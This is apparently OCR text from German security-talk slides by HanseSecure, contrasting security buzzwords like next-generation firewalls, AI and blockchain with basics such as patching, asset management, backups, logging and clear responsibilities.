
Oliver Schramm-Hansemann

schramm[redacted]

Vielen Dank

Local Admin für alle

Das WiFi Passwort



4. Warum ist „Cybern“ so schwer?

Next Generation Firewall

Advanced Threat Protecti

KI

0Day-Schutz

BlockChain

AI

Warum ist „Cybern“ so schwer?

Patchmanagement

Assetmanagement

Backups

Prozesse

„Mini“-Logging

Verantwortlichkeiten

HanseSecure

Exploit Hunter

Danke für Ihre Zeit!

Florian Hansemann

Admin Hunter

Web hansesecure.de
Mail info@hansesecure.de
Twitter @CyberWarship